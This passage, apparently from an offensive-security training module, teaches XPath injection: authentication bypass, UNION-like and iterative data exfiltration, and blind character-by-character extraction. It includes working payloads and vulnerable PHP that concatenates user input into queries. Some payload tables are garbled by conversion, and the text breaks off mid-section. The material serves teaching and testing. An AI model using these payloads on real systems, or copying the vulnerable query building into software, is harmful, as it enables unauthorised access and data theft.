

1. Injection Attacks

Introduction to Injection Attacks

Injection vulnerabilities have constantly been one of the most relevant and prevalent security issues. As such, they have been in the [OWASP Top Ten](#) every time since its first release in 2003. While some injection vulnerabilities are reasonably well known, for instance, [SQL Injection](#), [Command Injection](#), or [Cross-Site Scripting \(XSS\)](#), there are significantly more injection vulnerabilities, most of which are less well known. The more famous types of injection vulnerabilities are certainly more common, however, on the other hand, most developers are aware of them, and common web application frameworks by default prevent them effectively. Since there is less awareness of the less common injection vulnerabilities, defense mechanisms are often implemented incorrectly or not at all, leading to simple attack vectors that can be exploited without any need for security control bypasses or advanced exploitation techniques.

Injection Attacks

XPath Injection

[XML Path Language \(XPath\)](#) is a query language for [Extensible Markup Language \(XML\)](#) data, similar to how SQL is a query language for databases. As such, XPath is used to query data from XML documents. Web applications that need to retrieve data stored in an XML format thus rely on XPath to retrieve the required data. [XPath Injection](#) vulnerabilities arise when user input is inserted into XPath queries without proper sanitization. Like SQLi vulnerabilities, XPath injection jeopardizes the entire data as successfully exploiting XPath injection allows an attacker to retrieve the entire XML document.

LDAP Injection

[Lightweight Directory Access Protocol \(LDAP\)](#) is a protocol used to access directory servers such as `Active Directory (AD)`. Web applications often use LDAP queries to enable integration with AD services. For instance, LDAP can enable AD users to authenticate to the web application. LDAP injection vulnerabilities arise when user input is inserted into search filters without proper sanitization. This can lead to authentication bypasses if LDAP authentication is incorrectly implemented. Additionally, LDAP injection can lead to loss of data.

HTML Injection in PDF Generators

[Portable Document Format \(PDF\)](#) files are commonly used for the distribution of documents. As such, many web applications implement functionality to convert data to a PDF format with the help of PDF generation libraries. These libraries read HTML code as input and generate a PDF file from it. This allows the web application to apply custom styles and formats to the generated PDF file by applying stylesheets to the input HTML code. Often, user input is directly included in these generated PDF files. If the user input is not sanitized correctly, it is possible to inject HTML code into the input of PDF generation libraries, which can lead to multiple vulnerabilities, including `Server-Side Request Forgery (SSRF)` and `Local File Inclusion (LFI)`.

Introduction to XPath Injection

[XML Path Language \(XPath\)](#) is a query language for [Extensible Markup Language \(XML\)](#) data. Specifically, we can use XPath to construct XPath queries for data stored in the XML format. If user input is inserted into XPath queries without proper sanitization, [XPath Injection](#) vulnerabilities arise similar to SQL Injection vulnerabilities.

XPath Foundations

In order to dive into XPath, we first need to establish a baseline in XPath terminology. To do so, let us consider the following XML document:

```
<?xml version="1.0" encoding="UTF-8"?>

<academy_modules>
  <module>
    <title>Web Attacks</title>
    <author>21y4d</author>
    <tier difficulty="medium">2</tier>
    <category>offensive</category>
  </module>

  <!-- this is a comment -->
  <module>
    <title>Attacking Enterprise Networks</title>
    <author co-author="LTNB0B">mrb3n</author>
    <tier difficulty="medium">2</tier>
    <category>offensive</category>
  </module>
```

```
</academy_modules>
```

An XML document usually begins with the `XML declaration`, which specifies the XML version and encoding. In the above XML document, the XML declaration is `<?xml version="1.0" encoding="UTF-8"?>`. If the declaration is omitted, the XML parser assumes the version `1.0` and the encoding `UTF-8`.

The data in an XML document is formatted in a tree structure consisting of `nodes` with the top element called the `root element node`. In our case, the root node is the `academy_modules` node. Furthermore, there are `element nodes` such as `module` and `title`, and `attribute nodes` such as `co-author="LTNB0B"` or `difficulty="medium"`. Additionally, there are `comment nodes` which contain comments such as `this is a comment` and `text nodes` which contain character data from element or attribute nodes such as `Web Attacks` and `LTNB0B` in our example. There are also `namespace nodes` and `processing instruction nodes`, which we will not consider here, adding up to a total of 7 different node types.

Since XML documents form a tree structure, each element and attribute node has exactly one `parent node`, while each element node may have an arbitrary number of `child nodes`. Nodes with the same parent are called `sibling nodes`. We can traverse the tree upwards or downwards from a given node to determine all `ancestor nodes` or `descendant nodes`.

Nodes

Now that we have discussed the basic terminology of XPath, we can dive into the query syntax. In this module, we will only discuss the `abbreviated syntax`. For more details on the XPath syntax, look at the [W3C specification](#).

Each XPath query selects a set of nodes from the XML document. A query is evaluated from a `context node`, which marks the starting point. Therefore, depending on the context node, the same query may have different results. Here is an overview of the base cases of XPath queries for selecting nodes:

Query	Explanation
<code>module</code>	Select all <code>module</code> child nodes of the context node
<code>/</code>	Select the document root node
<code>//</code>	Select descendant nodes of the context node
<code>.</code>	Select the context node
<code>..</code>	Select the parent node of the context node

Query	Explanation
@difficulty	Select the <code>difficulty</code> attribute node of the context node
text()	Select all text node child nodes of the context node

We can use these base cases to construct more complicated queries. To avoid ambiguity of the query result depending on the context node, we can start our query at the document root:

Query	Explanation
/academy_modules/module	Select all <code>module</code> child nodes of <code>academy_modules</code> node
//module	Select all <code>module</code> nodes
/academy_modules//title	Select all <code>title</code> nodes that are descendants of the <code>academy_modules</code> node
/academy_modules/module/tier/@difficulty	Select the <code>difficulty</code> attribute node of all <code>tier</code> element nodes under the specified path
//@difficulty	Select all <code>difficulty</code> attribute nodes

Note: If a query starts with `//`, the query is evaluated from the document root and not at the context node.

Predicates

Predicates filter the result from an XPath query similar to the `WHERE` clause in a SQL query. Predicates are part of the XPath query and are contained within brackets `[]`. Here are some example predicates:

Query	Explanation
/academy_modules/module[1]	Select the first <code>module</code> child node of the <code>academy_modules</code> node
/academy_modules/module[position()=1]	Equivalent to the above query
/academy_modules/module[last()]	Select the last <code>module</code> child node of the <code>academy_modules</code> node
/academy_modules/module[position()<3]	Select the first two <code>module</code> child nodes of the <code>academy_modules</code> node

Query	Explanation
<code>//module[tier=2]/title</code>	Select the <code>title</code> of all modules where the <code>tier</code> element node equals <code>2</code>
<code>//module/author[@co-author]/../title</code>	Select the <code>title</code> of all modules where the <code>author</code> element node has a <code>co-author</code> attribute node
<code>//module/tier[@difficulty="medium"]/..</code>	Select all modules where the <code>tier</code> element node has a <code>difficulty</code> attribute node set to <code>medium</code>

Predicates support the following operands:

Operand	Explanation
<code>+</code>	Addition
<code>-</code>	Subtraction
<code>*</code>	Multiplication
<code>div</code>	Division
<code>=</code>	Equal
<code>!=</code>	Not Equal
<code><</code>	Less than
<code><=</code>	Less than or Equal
<code>></code>	Greater than
<code>>=</code>	Greater than or Equal
<code>or</code>	Logical Or
<code>and</code>	Logical And
<code>mod</code>	Modulus

Wildcards & Union

Sometimes, we do not care about the type of node in a path. In that case, we can use one of the following wildcards:

Query	Explanation
<code>node()</code>	Matches any node
<code>*</code>	Matches any <code>element</code> node

Query	Explanation
@*	Matches any attribute node

We can use these wildcards to construct queries like so:

Query	Explanation
//*	Select all element nodes in the document
//module/author[@*]/..	Select all modules where the author element node has at least one attribute node of any kind
/*/*/title	Select all title nodes that are exactly two levels below the document root

Note: The wildcard `*` matches any node but not any descendants like `//` does. Therefore, we need to specify the correct amount of wildcards in our query. In our example XML document, the query `/*/*/title` returns all module titles, but the query `/*/title` returns nothing.

Lastly, we can combine multiple XPath queries with the union operator `|` like so:

Query	Explanation
`//module[tier=2]/title/text()`	<code>//module[tier=3]/title/text()</code>

XPath - Authentication Bypass

Now that we have a basic idea of XPath query syntax let us start with XPath injection. XPath injections, similar to SQL injections, can be weaponized to bypass web authentication. We will discuss such a scenario in this section.

Foundation

Before jumping into discovering and exploiting authentication bypasses via XPath injection, we first need to discuss how authentication via XPath queries may be implemented. As an example, let us consider an XML document that stores user data like this:

```
<users>
  <user>
```

```

        <name first="Kaylie" last="Grenvile"/>
        <id>1</id>
        <username>kgrenvile</username>
        <password>P@ssw0rd!</password>
    </user>
    <user>
        <name first="Admin" last="Admin"/>
        <id>2</id>
        <username>admin</username>
        <password>admin</password>
    </user>
    <user>
        <name first="Academy" last="Student"/>
        <id>3</id>
        <username>htb-stdnt</username>
        <password>Academy_student!</password>
    </user>
</users>

```

To perform authentication, the web application might execute an XPath query like the following:

```

/users/user[username/text()='htb-stdnt' and
password/text()='Academy_student!']

```

Vulnerable PHP code inserts the username and password without prior sanitization into the query:

```

$query = "/users/user[username/text()=' " . $_POST['username'] . "' and
password/text()=' " . $_POST['password'] . "']";
$results = $xml->xpath($query);

```

We aim to bypass authentication by injecting a username and password such that the XPath query always evaluates to `true`. We can achieve this by injecting the value `' or '1'='1` as username and password. The resulting XPath query looks like this:

```

/users/user[username/text()=' ' or '1'='1' and password/text()=' ' or
'1'='1']

```

Since the predicate evaluates to `true`, the query returns all `user` element nodes from the XML document. Therefore, we are logged in as the first user. In our example document, this is the user `kgrenvile`. However, what if we want to log in as the `admin` user to obtain the

highest permissions? In that case, we have to inject a username of `admin' or '1'='1'` and an arbitrary value for the password. That way, the resulting XPath query looks like this:

```
/users/user[username/text()='admin' or '1'='1' and password/text()='abc']
```

Due to the `or` clause, the above query will log us in as the `admin` user without providing the correct password.

Exploitation

In real-world scenarios, passwords are often hashed. Additionally, we might not know a valid username, therefore, we cannot use the abovementioned payloads. Fortunately, we can use more advanced injection payloads to bypass authentication in such cases. Consider the following example:

```
<users>
  <user>
    <name first="Kaylie" last="Grenvile"/>
    <id>1</id>
    <username>kgrenvile</username>
    <password>8a24367a1f46c141048752f2d5bbd14b</password>
  </user>
  <user>
    <name first="Admin" last="Admin"/>
    <id>2</id>
    <username>obfuscatedadminuser</username>
    <password>21232f297a57a5a743894a0e4a801fc3</password>
  </user>
  <user>
    <name first="Academy" last="Student"/>
    <id>3</id>
    <username>htb-stdnt</username>
    <password>295362c2618a05ba3899904a6a3f5bc0</password>
  </user>
</users>
```

In this case, the vulnerable PHP code may look like this:

```
$query = "/users/user[username/text()=' " . $_POST['username'] . "' and
password/text()=' " . md5($_POST['password']) . "']";
$results = $xml->xpath($query);
```


Since the password is hashed before being inserted into the query, injecting a username and password of `' or '1'='1` will result in the following query:

```
/users/user[username/text()=' or '1'='1' and  
password/text()='59725b2f19656a33b3eed406531fb474']
```

This query does not return any nodes, thus, we cannot bypass authentication this way. Since we also do not know any valid username, we cannot bypass authentication with the payloads discussed so far.

Firstly, we can inject a double `or` clause in the username to make the XPath query return `true`, thereby returning all user nodes such that we log in as the first user. An example payload would be `' or true() or '` resulting in the following query:

```
/users/user[username/text()=' or true() or ' and  
password/text()='59725b2f19656a33b3eed406531fb474']
```

Due to the way the query is evaluated, the double `or` results in a universal `true` returned by the query, so we bypass the authentication. However, just like discussed previously, we might want to log in as a specific user to obtain more privileges.

One way to do this is to iterate over all users by their position. This can be achieved with the following payload: `' or position()=2 or '`, resulting in the following query:

```
/users/user[username/text()=' or position()=2 or ' and  
password/text()='59725b2f19656a33b3eed406531fb474']
```

This will return only the `second` user node. We can increment the position to iterate over all users until we find the user we seek. There might be millions of users in real-world deployments, thus, this manual technique will become infeasible very quickly. Instead, we can search for specific users if we know part of the username. For this, consider the following payload: `' or contains(.,'admin') or '`, resulting in the following query:

```
/users/user[username/text()=' or contains(.,'admin') or ' and  
password/text()='59725b2f19656a33b3eed406531fb474']
```

This query returns all user nodes that contain the string `admin` in any descendants. Since the `username` node is a child of the `user` node, this returns all users that contain the substring `admin` in the username.

XPath - Data Exfiltration

Now that we have discussed bypassing authentication using XPath injection in the previous section, we will focus on data exfiltration in this section. Specifically, we will discuss how to manipulate XPath queries such that we access arbitrary data from XML documents, using techniques similar to `UNION`-based

is crucial to attempt to understand/depict the structure of the XPath query and the accompanying XML document being queried by the web application, similar to what is done when exploiting SQL injection vulnerabilities.

From the web application's behavior, we can deduce information about the XPath query that is performed. Since we do not know the names of the element nodes in the XML document, we will denote the path by single character placeholder names `a`, `b`, `c`, and `d`. The query most likely looks like this:

```
/a/b/c/[contains(d/text(), 'BAR')]/fullstreetname
```

Note: We do not know whether the depth of the XML schema is three like depicted above (`/a/b/c`). We will discuss how to determine the schema depth in the next section.

In this case, the search string we provide in the GET parameter `q` is inserted in the predicate that filters the street name using the `contains` function. After that, the GET parameter `f` determines the property the web application displays from all matching streets, which is why it is appended at the end of the query.

From the above query, we know the XML document has to look similar to this (again, we do not know the node names, so we use the same placeholder names as above):

```
<a>
  <b>
    <c>
      <d>???
```


Confirming XPath Injection

We can confirm XPath injection by sending the payload `SOMETHINGINVALID') or ('1'='1'` in the `q` parameter. This would result in the following XPath query:

```
/a/b/c/[contains(d/text(), 'SOMETHINGINVALID') or ('1'='1')]
```

While our provided substring is invalid, the injected `or` clause evaluates to `true` such that the predicate becomes universally true. Therefore, it matches all nodes at that depth. If we

send this payload, the web application responds with all street names, thus confirming the XPath injection vulnerability:



Exfiltrating Data

How can we exploit this XPath injection to exfiltrate data apart from the street data? The easiest way is to construct a query that returns the entire XML document so that we can search it for interesting information. There are multiple different ways to achieve this. However, the simplest is probably to append a new query that returns all text nodes. We can do this with a request like this:

The web application will then execute the following query:

We are appending a second query with the `|` operator, similar to a `UNION`-based

We could also achieve the same result by using this payload in the `q` parameter: `SOMETHINGINVALID') or ('1'='1` and setting the `f` parameter to `../../../../text()`. This would result in the following XPath query:

```
/a/b/c/[contains(d/text(), 'SOMETHINGINVALID') or ('1'='1')]/../../../../text()
```

The predicate is universally `true` due to our injected `or` clause. Furthermore, our payload injected into the `f` parameter moves back up to the document's root and selects all text nodes, just like our previous payload. Thus, this query also returns the entire XML document.

XPath - Advanced Data Exfiltration

Sometimes, it is impossible to extract the entire XML document at once. Consider a web application that only displays an XPath query's first `five` results. If we inject our previous payload such that the query returns the entire XML document, we can only exfiltrate the first `5` data points. Thus, we need to modify our payload to manually iterate through the entire XML document to exfiltrate all data.


Advanced Data Exfiltration

For this section, we are working on a slightly modified version of the web application from the previous section that limits the number of results returned so that we cannot exfiltrate the entire XML document at once. To iterate through the XML schema, we must first determine the schema depth. We can achieve this by ensuring the original XPath query returns no results and appending a new query that gives us information about the schema depth. We set the search term in the parameter `q` to anything that does not return data, for instance, `SOMETHINGINVALID`. We can then set the parameter `f` to `fullstreetname | /*[1]`. This results in the following XPath query:

```
/a/b/c/[contains(d/text(), 'SOMETHINGINVALID')]/fullstreetname | /*[1]
```

The subquery `/*[1]` starts at the document root `/`, moves one node down the node tree due to the wildcard `*`, and selects the first child due to the predicate `[1]`. Thus, this subquery selects the document root's first child, the document root element node. Since the document root element node has multiple child nodes, it is of the data type `array` in PHP, which we can confirm when analyzing the response. The web application expects a `string`


but receives an `array` and is thus unable to print the results, resulting in an empty response:



We can now determine the schema depth by iteratively appending an additional `/*[1]` to the subquery until the behavior of the web application changes. The results look like this (the `q` parameter remains the same as above for all requests):

Value of the <code>f</code> GET parameter	Response
<code>`fullstreetname</code>	<code>/*[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/*[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[1]/*[1]</code>

From the above results, we can deduce that the schema depth for the street data is `4`:



This allows us to start exfiltrating data by increasing the position in the last predicate until no more data can be retrieved:

Value of the <code>f</code> GET parameter	Response
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[2]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[3]</code>
<code>`fullstreetname</code>	<code>/[1]/[1]/[1]/[4]</code>

We successfully exfiltrated information about the first street in the data set. The three values seem to be the `long street name`, the `short street name`, and a `street type`. We can thus fill in some of the placeholders of the XML schema from the previous section. However, remember that we still do not know the exact node names. We are just trying to create an overview of the structure of the XML document:

```

<a>
  <b>
    <street>
      <fullstreetname>01ST ST</fullstreetname>
      <streetname>01ST</streetname>
      <street_type>ST</street_type>
    </street>
  </b>
</a>

```

We can now extract information about the second street in the data set by incrementing the second to last position predicate in our injected payload like so:

Value of the f GET parameter	Response
`fullstreetname	/[1]/[1]/[2]/[1]`
`fullstreetname	/[1]/[1]/[2]/[2]`
`fullstreetname	/[1]/[1]/[2]/[3]`
`fullstreetname	/[1]/[1]/[2]/[4]`

We can do this until we have exfiltrated information about all streets. However, since we are not interested in streets, let us see if the XML document contains other data sets. Incrementing the first position predicate in the payload makes little sense, as this is the document root, and valid XML documents only contain a single document root. However, we can alter the second position predicate to find additional data sets within the XML document. Remember that we need to determine the schema depth again, as it might differ from the depth of the streets data set. To illustrate this, consider the following sample XML document:

```

<dataset>
  <streets>
    <street>
      <fullstreetname>01ST ST</fullstreetname>
      <streetname>01ST</streetname>
      <street_type>ST</street_type>
    </street>
  </streets>
  <users>
    <group name="users">
      <user>
        <username>test</username>
        <password>test</password>
      </user>
    </group>
    <group name="admins">

```

```

        <user>
            <username>admin</username>
            <password>admin</password>
        </user>
    </group>
</users>
</dataset>

```

When querying the above XML document, the `street` nodes are at depth 3: `/dataset/streets/street`. However, the `user` nodes are at depth 4: `/dataset/users/group/user`. Thus, the depth is different, and we must determine it again to exfiltrate the users. We can determine the depth using the following parameter values. Since we are targeting the second data set in the XML document, we need to use `/*[1]/*[2]` as a starting point:

Value of the <code>f</code> GET parameter	Response
<code>`fullstreetname</code>	<code>/[1]/[2]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/*[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/*[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/[1]/[1]</code>

We can see that the schema depth is 5. Furthermore, we seem to have exfiltrated a username. Just like we did with the streets data before, we can exfiltrate all user data by incrementing the last position predicate:

Value of the <code>f</code> GET parameter	Response
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/*[1]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/*[2]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/*[3]</code>
<code>`fullstreetname</code>	<code>/[1]/[2]/[1]/[1]/*[4]</code>

From the data we exfiltrated, we seem to have leaked a user object consisting of a `username`, `password hash`, and `description`. We can now iteratively increment the position indices from right to left, just like we did with the street data set to exfiltrate all users.

Note: To exfiltrate an entire XML document, it makes sense to implement a simple script that does the exfiltration for us.

XPath - Blind Exploitation

After discussing how to exfiltrate data by manually iterating through the entire XML schema, we will now focus on the blind exploitation of XPath injection. In cases where the web application does not display the query results to us, it is still possible to exfiltrate data with a methodology similar to blind SQL injection. However, there is no sleep function in XPath, so we need an indicator by the web application that tells us whether the query returns any results. This leaks binary information to us, which allows us to exfiltrate data without it being displayed.

Methodology

We will discuss how to exfiltrate the XML schema first, allowing us to inject XPath queries to target the interesting data. This enables us to exfiltrate the name of element nodes to construct XPath queries without wildcards to narrow our queries to target interesting data points. To do so, we can use the `name()`, `substring()`, `string-length()`, and `count()` functions. The `name()` function can be called on any node and gives us the name of that node. The `substring()` function allows us to exfiltrate the name of a node one character at a time. The `string-length()` function enables us to determine the length of a node name to know when to stop the exfiltration. Lastly, the `count()` function returns the number of children of an element node.

We will discuss the methodology for blind data exfiltration based on our sample web application with an XPath injection in a predicate of the XPath query.

Note: If the XPath injection point is not inside of a predicate, we can apply the same methodology as discussed below by appending our own predicate.


Exploitation

When starting the web application below, we can see a message board web application that allows us to message users of the platform anonymously by providing their username:


XML-based Message Board

MESSAGE ONE OF OUR USERS ANONYMOUSLY

Whether we provide a valid username or not, the web application reacts differently. If we provide a valid username, it tells us that the message was successfully sent:



However, if the username was invalid, we get a different response:



Confirming XPath Injection


Before starting the blind exploitation, we must determine whether the web application is vulnerable to XPath injection. Since the username we provide is checked for validity, we can assume it is used in an XPath query similar to the following:

```
/users/user[username='admin']
```

Thus our provided username is inserted into a predicate. We can confirm this suspicion by supplying the username `invalid'` or `'1'='1'`. This results in the following XPath query:

```
/users/user[username='invalid' or '1'='1']
```

The username we provided is invalid, however, the query should still return data due to our injected `or` clause, which results in a universally true predicate. Thus, the web application responds as if we provided a valid username:




Therefore, we confirmed that the web application is vulnerable to blind XPath injection.

Exfiltrating the Length of a Node's Name


To exfiltrate the length of the root node's name, we can use the payload `invalid'` or `string-length(name(/*[1]))=1 and '1'='1'`, resulting in the following XPath query:

```
/users/user[username='invalid' or string-length(name(/*[1]))=1 and '1'='1']
```

The query `/*[1]` selects the root element node. Since the username `invalid` does not exist and `'1'='1'` is universally true, this query returns data only if `string-length(name(/*[1]))=1` is true, meaning the length of the root element node's name is `1`. In our case, the query does not return any data:



Thus, our guessed length of `1` was incorrect. Now we need to increment the length until we find the correct value, which in our case is `5`:



Thus, we successfully determined the length of the root node's name to be `5`.


Note: We can use other operators like `<`, `<=`, `>`, and `>=` to speed up the search.

Exfiltrating a Node's Name


Now that we know the length of the node's name, we can exfiltrate the name character by character. For that, we can use the payload `invalid' or substring(name(/*[1]),1,1)='a' and '1'='1'`, resulting in the following XPath query:

```
